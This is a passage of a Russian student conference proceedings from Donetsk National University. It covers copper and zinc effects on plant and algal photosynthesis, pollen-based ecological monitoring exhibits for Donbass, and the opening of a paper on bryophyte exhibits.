Виды морских водорослей из прибрежной зоны, загрязненной тяжелыми металлами (залив Сепетиба) в штате Рио-де-Жанейро (Бразилия), содержали различные уровни концентрации Zn^{2+} . У некоторых видов содержание цинка было в 20 раз выше, чем в незагрязненной местности [20]. Было проведено исследование по изучению влияния цинка на разные виды водорослей. Для этой цели выбрали шесть видов: *Ulva lactuca*, *Enteromorpha flexuosa*, *Padina gymnospora*, *Sargassum filipendula*, *Hypnea musciformis* и *Spyridia filamentosa*, которые культивировали в лабораторных условиях при пяти концентрациях Zn^{2+} (0,01, 0,02, 0,1, 1 и 5 мг/л) в течение 21 дня. Все виды погибли при 5

мг/л Zn^{2+} , два вида (*U. lactuca* и *E. flexuosa*) погибли при 1 мг/л, а один, *H. musciformis*, погиб при 0,1 мг/л. Самая низкая концентрация Zn^{2+} , которая подавляла рост всех исследуемых видов, составляла 0,02 мг/л. Для бурой водоросли *P. gymnospora* был зарегистрирован самый высокий уровень накопления Zn^{2+} , а для *H. musciformis* – самый низкий. Результаты толерантности и накопления в лабораторных условиях, связанные с результатами полевых исследований, указывают на виды *Padina* и *Sargassum* как на лучшие виды для мониторинга тяжелых металлов в прибрежных районах, а также на потенциальное использование их биомассы для удаления тяжелых металлов из сточных вод. Проводились эксперименты по определению влияния тяжелых металлов на фотосинтетические пигменты обнаруженные в клетках водорослей *Chlorella vulgaris*. В работе Карафа К. и др. [21], которая посвящена оценке отклика за малые временные промежутки, авторы утверждают, что происходило снижение квантового выхода, высокие концентрации Cu^{2+} ингибировали скорость фотосинтетического транспорта электронов, особенно фотосистемы II, препятствовали биосинтезу пигментов и липидов и, следовательно, ультраструктуре хлоропластов, тем самым отрицательно влияя на эффективность фотосинтеза. Zn^{2+} же действовал как заменитель Mg^{2+} , который является центральным атомом хлорофилла. Этот механизм приводил к нарушению фотосинтеза. Цинк в концентрации 100 мкМ (~6,5 мг/л) снижал F_v/F_m в клетках почти до нуля после 30-минутной инкубации. Анализ индукционной кривой замедленной флуоресценции хлорофилла в клетках *C. vulgaris* позволил предположить исследователям, что раннее токсическое действие Zn^{2+} в указанных концентрациях проявлялось не только в угнетении транспорта электронов в фотосистеме II, но и в снижении энергизации фотосинтетических мембран. Такие же результаты были получены Кондзиор П., Бутаревич А. и др. [22]. Однако ими было установлено, что при более длительном культивировании клеток в присутствии высоких концентраций тяжелых металлов, может происходить рост культуры. По мнению авторов, это связано с тем, что *Chlorella vulgaris* обладает специфической устойчивостью. Однако, возможно, авторы не учитывали факт того, что большая часть ионов металлов связываются с погибшими клетками с образованием трудно диссоциирующих комплексов.

Выводы. Ионы меди вызывают серьезный окислительный стресс в клетках растений и пагубно влияют на световые реакции фотосинтеза и структуру фотосистем, особенно на фотосистему II, что приводит к серьезным физиологическим повреждениям в клетках, что зависит от концентрации Cu^{2+} и времени экспозиции. Наиболее устойчивы к ионам меди *Citrus grandis* и *Chaetoceros muelleri*, а наименее – *Citrus sinensis*, *Closterium ehrenbergii*, *Plagioselmis prolunga*.

Цинк оказывает менее выраженный токсический эффект, в сравнении с ионами меди. Отклик на действие цинка является видоспецифическим. Можно выделить отдельные индикаторные виды, которые могут отражать токсичность загрязнений цинком. К ним относятся *Padina gymnospora* и *Sargassum filipendula*. Исследования для такого вида культур являются актуальными.

СПИСОК ЛИТЕРАТУРЫ

1. Рубин А.Б. Биофизика фотосинтеза и методы экологического мониторинга // Технология живых систем. – 2005. – Т. 2. – С. 47-68.
2. Игнатова Н.А., Черникова Г.Г. Рекомендации: Оценка токсичности поверхностных вод суши методом биотестирования с использованием хлорофилла *a*. – Ростов-на-Дону. – 2014. – С. 8-9.
3. Serra A., Guasch H. Effects of chronic copper exposure on fluvial systems: Linking structural and physiological changes on fluvial biofilms with the instream copper retention // Total Environ. – 2009. –Р. 5274-5282.

4. Беляева Н.Е., Демин О.В., Лебедева Г.В., Ризниченко Г.Ю., Рубин А.Б. // Математика. Компьютер. Образование. – М.: Прогресс-Традиция. –2001. –Т. 8. – С.587-595.
5. Stirbet A., Govindjee. On the relation between the Kautsky effect (chlorophyll a fluorescence induction) and Photosystem II: Basics and applications of the OJIP fluorescence transient // *Photochemistry and Photobiology B: Biology*. – 2011. – P. 22.
6. Johnson H.L., Stauber J.L., Adams M., Jolley D.F. Copper and zinc tolerance of two tropical microalgae after copper acclimation. –*Environ. Toxicol.* –2007. – P. 234–244.
7. Baron M., Arellano J.B., Gorge J.L. Copper and photosystem II: A controversial relationship // *Physiologia Plantarum*. – 1995. – P. 94.
8. Kumar K.S., Dahms H.U., Lee J.S., Kim H.C., Lee W.C., Shin K.H. Algal photosynthetic responses to toxic metals and herbicides assessed by chlorophyll *a* fluorescence. – 2014. – 51-71.
9. Pessaraki M. Handbook of Photosynthesis // CRC Press: Boca Raton. – 2016. – P. 846.
10. Li Xin-yu, Lin Mei-lan, Hu Ping-ping, Lai Ning-wei, Huang Zeng-rong, Chen Li-Song. Copper Toxicity Differentially Regulates the Seedling Growth, Copper Distribution, and Photosynthetic Performance of *Citrus sinensis* and *Citrus grandis* // *Plant Growth Regulation*. – 2021. – V. 41. – P.1-12.
11. Tashakorizadeh M., RezaVahabi M., Golkar P., Mahdavian K. The singular and combined effects of drought and copper stresses on the morphological traits, photosynthetic pigments, essential oils yield and copper concentration of *Fumaria parviflora* Lam. // *Industrial Crops and Products*. – 2022. – V. 177. – P.114-157.
12. Jin M.-F., You M.-X., Lan Q.-Q., Cai L.-Y., Lin M.-Z. Effect of copper on the photosynthesis and growth of *Eichhornia crassipes* // *Plant Biology*. – 2021. – V. 23, №5. – P.777-784.
13. Green L.F., McCarthy J.F., King C.G. Inhibition of respiration and photosynthesis in *Chlorella pyrenoidosa* by organic compounds that inhibit copper catalysis. // *J. Biol. Chem.* – 1939. – P. 447- 462.
14. Horsfall J.G. Principles of Fungicidal Action // *Chronica Botanica Co.* –1956. – P. 279.
15. Hui W., Sathasivam R., Ki J.S. Physiological effects of copper on the freshwater alga *Closterium ehrenbergii* Meneghini (*Conjugatophyceae*) and its potential use in toxicity assessments. – Korea: Sangmyung University. – 2017. – V. 32, № 2. – P. 131-137.
16. Маркина Ж.В. Оценка состояния культур морских микроводорослей из разных таксономических групп при воздействии меди с помощью проточной цитометрии // *Биология моря*. – 2019. – Т.45, № 5. – С. 291-298.
17. Disante K. B., Fuentes D., Cortina J. Response to drought of Zn-stressed *Quercus suber* L. seedlings. *Env. Exp. Bot.* – 2010. – V. 70, № 2. – P. 96-103.
18. Dang H.R., Li Y., Sun X., Zhang L.Y. Absorption, accumulation and distribution of zinc in highly-yielding winter wheat // *Agric. Sci.* – 2010. – V. 9, № 7. – P. 965-973.
19. Carolina R.L. Mirta L.T. Salibián A. Effects of zinc on the structure and growth dynamics of a natural freshwater phytoplankton assemblage reared in the laboratory // *Environmental Pollution*. – 1995. – V. 88, № 3. – P.275-281.
20. Gilberto M., Karez C. S., Andrade L. R., Yoneshigue-Valentin Y., Pfeiffer W.C . Effects on Growth and Accumulation of Zinc in Six Seaweed. – 1996. – P. 89-131.
21. Expósito N., Carafa R., Kumar V., Sierra J., Schuhmacher M., Papiol G.G. Performance of *Chlorella Vulgaris* Exposed to Heavy Metal Mixtures: Linking Measured Endpoints and Mechanisms // *International Journal of Environmental Research and Public Health*. – 2021. – V. 18, №3. – P.1-19.
22. Kondzior P., Butarewicz A. Effect of Heavy Metals (Cu and Zn) on the Content of Photosynthetic Pigments in the Cells of Algae *Chlorella vulgaris* // *Journal of Ecological Engineering*. – 2018. – V. 19, № 3. – P. 18-28.

EXPOSURE TO COPPER IONS (Cu²⁺) AND ZINC (Zn²⁺) ON THE FLUORESCENCE OF CELLS OF HIGHER PLANTS AND PHYTOPLANKTON

Annotation. The paper presents an overview of information sources devoted to the study of the influence of various concentrations of copper (II) ions and zinc (II) ions on the state of the photosynthetic apparatus of higher plants and phytoplankton. Examples of the influence of various concentrations of zinc and copper on woody and herbaceous plants, algae and phytoplankton are given, the main features of the effect on the photosynthetic apparatus are considered. It is shown that metals have an effect on the quantum yield, the functional state of photosystem II and the parameters of chlorophyll fluorescence.

Keywords: fluorescence, photosynthesis, heavy metals, photosystem II.

Antropova L.P.

Scientific adviser: Chufitsky S. V., senior lecturer

Donetsk National University

E-mail: antropowalilya@yandex.ru, chufitsky@donnu.ru

УДК 581.15 : 902.672 (477.60)

ИСПОЛЬЗОВАНИЕ ПАЛИНОЛОГИЧЕСКИХ ДАННЫХ В ОЦЕНКЕ ПРОМЫШЛЕННЫХ ЭКОТОПОВ ДОНБАССА (ЭКСПОЗИЦИИ)

Ахудова С.А.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В работе представлены данные демонстрационного эксперимента по наработкам изучения пыльцы в техногенно напряженном регионе – Донбассе. Установлено, что в результате полученных данных существует возможность экспонирования фотоматериала в качестве объекта выставочной деятельности в донецком регионе и на международных научно-технических мероприятиях, например, на проводимом в техническом университете форуме.

Ключевые слова: палинология, пыльца, фитоиндикация, Донбасс, экологический мониторинг.

Изучение пыльцы видов техногенных экотопов является приоритетной задачей в донецком экономическом регионе [1, 2]. В большинстве случаев научные разработки региональных ученых проходят процесс библиографического учета и становятся объектом коллективного ознакомления на международных конференциях и экологических форумах [3–6]. В основе палинологического метода лежат разработки ученых Российской Федерации [7], что также входит в общую программу по оценке (квантификации) промышленно напряженных экосистем в регионе [8, 9].

Цель работы – представить данные демонстрационного эксперимента по наработкам изучения пыльцы в техногенно напряженном регионе – Донбассе; установить, что в результате полученных данных существует возможность экспонирования фотоматериала в качестве объекта выставочной деятельности в донецком регионе и на международных научно-технических мероприятиях, например, на проводимом в техническом университете форуме.

Работа проведена в условиях открытых ландшафтных систем в городе Донецке и его агломерации в соответствии с требованиями экологического фитомониторинга и индикации по изучению растений и их структурных элементов [10–13], что в комплексе рассматривается как востребованное научное направление в том числе в программах работы студенческого научного общества кафедры ботаники и экологии донецкого национального университета, лаборатории по фитомониторингу в донецком экономическом регионе [14–19] и непосредственно идентификации эмбриональных структур растений-индикаторов Донбасса [20–23].

Необходимость экспонирования данных по пыльце выявлена в связи с востребованностью этой темы в разделах научно-теоретического знания (для выяснения способов адаптации растений к факторам неспецифического стресса по системе выживания в репродуктивной сфере), а также во многочисленных прикладных вопросах, например, при санитарно-гигиенической оценке воздуха в периоды сезонных аллергий, по выяснению наиболее опасных аллергенов в составе ферментной системы пыльцевого зерна разных видов, в проводимом экологическом мониторинге тех экотопов, которые являются частью диагностической программы полномасштабного эффекта. В связи с накопленными данными всегда возникает необходимость представления результатов для обсуждения широкой общественности как научной, так и в мероприятиях профориентационной деятельности на биологическом факультете Донецкого национального университета.

Рисунок 1 отражает часть экспонированной работы по проводимому экологическому фитомониторингу в Донбассе и непосредственно примеров по изучению пыльцы.





Рис. 1 – Визуализация программы палинологического скрининга в донецком экономическом регионе

Рисунок 2 содержит информацию информационного стенда 2022 года, подготовленного для демонстрации на научном форуме в Донецком национальном техническом университете.



А

Выделены рабочие показатели палинологического содержания для проведения экологического мониторинга урбанизированной, техногенно напряженной и квазиприродной экологических сред в донецком экономическом регионе.

Для формирования экологической шкалы при проведении квантификационных мероприятий обязательным принципом считается формирование дискретной ранжированной линии признаков или свойств изучаемого объекта. Эксперимент реализован в трёх направлениях идентификации внешних структурных характеристик пыльцевого зерна: по общей динамике и насыщенности скульптуры, по вариантам орнаментации и категориям эхинолофатности, характерной для представителей семейств астровых, мятликовых, капустных, и по выраженности поровой гребенчатости, которая в норме максимально окрашена и по-разному выражена у представителей этих таксономических групп.

Б

Рис. 2 – Палиноструктурная серия индикаторного вида растений в экспозиции выставки международного форума:

А – иллюстративная часть, Б – текстовая часть

По причине того, что данные выставки не были опубликованы, нами предпринята актуальная попытка восполнить этот недостаток в системе работы Студенческого научного общества Донецкого национального университета (уточнения объемов сборов студентами за последние годы) [24].




Рис. 3 – Динамика изменения концентрации пыли в воздухе с 2019 по 2022 годы (обозначены зоны непосредственно сбора автором палинологического материала)

Таким образом, установлено, что в результате полученных данных существует возможность экспонирования фотоматериала в качестве объекта выставочной деятельности в донецком регионе и на международных научно-технических мероприятиях, например, на проводимом в техническом университете форуме, в работе представлены данные демонстрационного эксперимента по наработкам изучения пыли в техногенно напряженном регионе – Донбассе.

СПИСОК ЛИТЕРАТУРЫ

1. Мирненко Н.С. Жизнеспособность пыли некоторых видов древесных растений Донецкой агломерации // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 55-61. <https://doi.org/10.18698/2542-1468-2022-6-55-61>
2. Бойко Н.В. Палинографические результаты для некоторых фитоиндикаторов Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 27-31.
3. Авраимова Т.В. Экологические разработки в Донбассе: библиографический учет и популяризация научных исследований // Библиотеки и экологическое просвещение: теория и практика. – Москва: ГПНТБ России, 2022. – С. 11-15. <https://doi.org/10.33186/978-5-85638-255-5-2022-11-15>
4. Калинина А.В. Состояние ценопопуляций видов рода *Oenothera* L. в трансформированных экотопах Донбасса // Лесохозяйственная информация. – 2022. – № 3. – С. 135-144. <https://doi.org/10.24419/LNI.2304-3083.2022.3.12>
5. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. – Т. 1. – С. 288–293.
6. Сафонов А.И. Коррекция фитоиндикационных критериев оценки среды в связи с микроклиматическими изменениями в Донбассе // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Воронеж: Цифровая полиграфия, 2019. Том 2. – С. 166-167.
7. Мирненко Н.С. Спорно-пыльцевой метод в Донбассе на основе научных рекомендаций ученых России // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Матер. Междунар. научн. конф. – С. 97-99.

8. Калинина А.В. Фитоиндикационный мониторинг на отвалах угольных шахт г. Макеевки, внедрение данных в образовательную программу // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: Донецк: ДонНУ, 2017. – С. 80-82.
9. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. - Воронеж: Изд-во «Цифровая полиграфия», 2019. Том 2. С. 39–40.
10. Сафонов А.И. Эколого-палинологическая ситуация в Донбассе (2014-2020 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1-2. – С. 32-38.
11. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. – Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
12. Сафонов А.И. Ботанико-экологические маркеры квантификации природных сред в Донбассе // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 3-4. – С. 40-47.
13. Сафонов А.И. Тканевая диагностика эмбриональных структур фитоиндикаторов Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 3-4. – С. 110–115.
14. Сафонов А.И. Перспективные фитоиндикаторы Донбасса для биотестирования // Экология родного края: проблемы и пути их решения. – Киров: ВятГУ, 2020. – С. 161-163.
15. Сафонов А.И., Мирненко Н.С. Палинологический скрининг в мониторинговой программе Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 3-4. – С. 43-48.
16. Сафонов А.И. Сорно-рудеральная фракция урбанофлоры Донецкой агломерации как показатель трансформации локальных экосистем // Трансформация экосистем под воздействием природных и антропогенных факторов. – Киров: ВятГУ, 2019. – С. 13-16.
17. Сафонов А.И., Захаренкова Н.С. Диагностика воздуха в г. Донецке по спектру скульптур поверхности пыльцы сорно-рудеральных видов растений // Проблемы экологии и охраны природы техногенного региона. – 2016. – № 1–2. – С. 18–24.
18. Глухов А.З. Состояние пыльцы *Tripleurospermum perforatum* (Merat) M. Laipz и *Cichorium intybus* L. при загрязнении почв тяжелыми металлами // Промышленная ботаника. 2001. Т 1. С. 84–87.
19. Сафонов А.И. Индикационная ботаническая экспертиза – основа экологического мониторинга в промышленном регионе // Проблемы экологии и охраны природы техногенного региона. – Донецк: – ДонНУ. – 2006. – № 6. – С. 19–31.
20. Safonov A. I. Initial screening of seed bank of phytoindicators of technogenic pressure on edaphotopes in Donbass // Проблемы экологии и охраны природы техногенного региона. 2010. № 1 (10). С. 92–96.
21. Сафонов А.И. Идентификация некоторых родов астровых по палинологическим оттискам // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2021. – № 3–4. – С. 96-100.
22. Сафонов А.И. Аномалии эмбриональных структур растений-индикаторов Донбасса // Разнообразие растительного мира. – 2022. – № 3(14). – С. 5-18. <https://doi.org/10.22281/2686-9713-2022-3-5-18>
23. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). Т. 2. – Донецк: Изд-во ЮФУ, 2016. – С. 117-119.
24. Ткаченко А.Н. Индикационная значимость палинологических экспертиз видов вторичной осенней ревитализации в Донбассе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 98-102.

USE OF PALYNOLOGICAL DATA IN THE ASSESSMENT OF INDUSTRIAL ECOTOPES OF DONBASS (EXPOSITIONS)

Annotation. The paper presents the data of a demonstration experiment on the developments in the study of pollen in a technogenically stressed region - Donbass. It has been established that as a result of the obtained data, there is a possibility of exhibiting photographic material as an object of exhibition activity in the Donetsk region and at international scientific and technical events, for example, at a forum held at a technical university.

Keywords: palynology, pollen, phytoindication, Donbass, ecological monitoring.

Akhundova S.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 582.3 : 581.15 (477.60)

МОХООБРАЗНЫЕ ДОНБАССА КАК ОБЪЕКТ ВЫСТАВОЧНОЙ РАБОТЫ

Бондарь Е.Н.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. Рассмотрены возможности использования коллекционных фондов бриотеки кафедры ботаники и экологии для экспозиционной работы и выставочной деятельности на международном научном форуме и в научных программах Донецкого национального университета.

Ключевые слова: мохообразные, фитоиндикация, Донбасс, бриотека, экспозиция.

Бриобионты являются объектом многих научно-исследовательских работ в Донбассе по индикационной экологии [1], биоразнообразию [2], мониторинговым программам [3], таксономическим идентификациям [4, 5], важны для определения резистентности организмов на субпопуляционном уровне [6] и для фитосозологических наблюдений [7–9]. Также бриобионты являются частью образовательной деятельности в университете [10, 11], важны как дидактический материал для ботанико-экологических специализированных курсов кафедры ботаники и экологии ДонНУ с акцентом на современные региональные научные разработки [12–16]. Ранее нами в рамках работы Студенческого научного общества биологического факультета освещался вопрос создания бриотеки и использования мохообразных в качестве наглядно-иллюстративных экспонатов в Донбассе [17–21], что в итоге стало основанием для формирования специальных стендов на проводимой в Донецке конференции (форуме) о научных перспективах Донбасса в 2022 году.

Цель работы – представить фрагменты экспонатов бриотеки кафедры ботаники и экологии как объекты выставочной деятельности в 2022 году по ботанико-экологическим исследованиям.

Представители мохообразных для Донбасса являются не только объектами ботанико-экологических разработок, но и могут рассматриваться как объект эстетической ценности, учитывая разнообразие иллюстративного материала из бриотеки кафедры ботаники и экологии, например, на рис. 1 показан диапазон форм коробочек некоторых бриобионтов Донбасса.



Рис. 1 – Разнообразие коробочек мохообразных как элемент эстетической ценности при рассмотрении документальной фотографии

На рис. 2 представлены иллюстративный и текстовый вариант экспоната о функциональной значимости некоторых видов бриобионтов в выставочной деятельности кафедры для проводимых научно-технических мероприятий в регионе. Мы специально сохранили текстовую часть как элемент выставочной деятельности, поскольку это имеет значение при идентификации иллюстрируемого объекта.



А

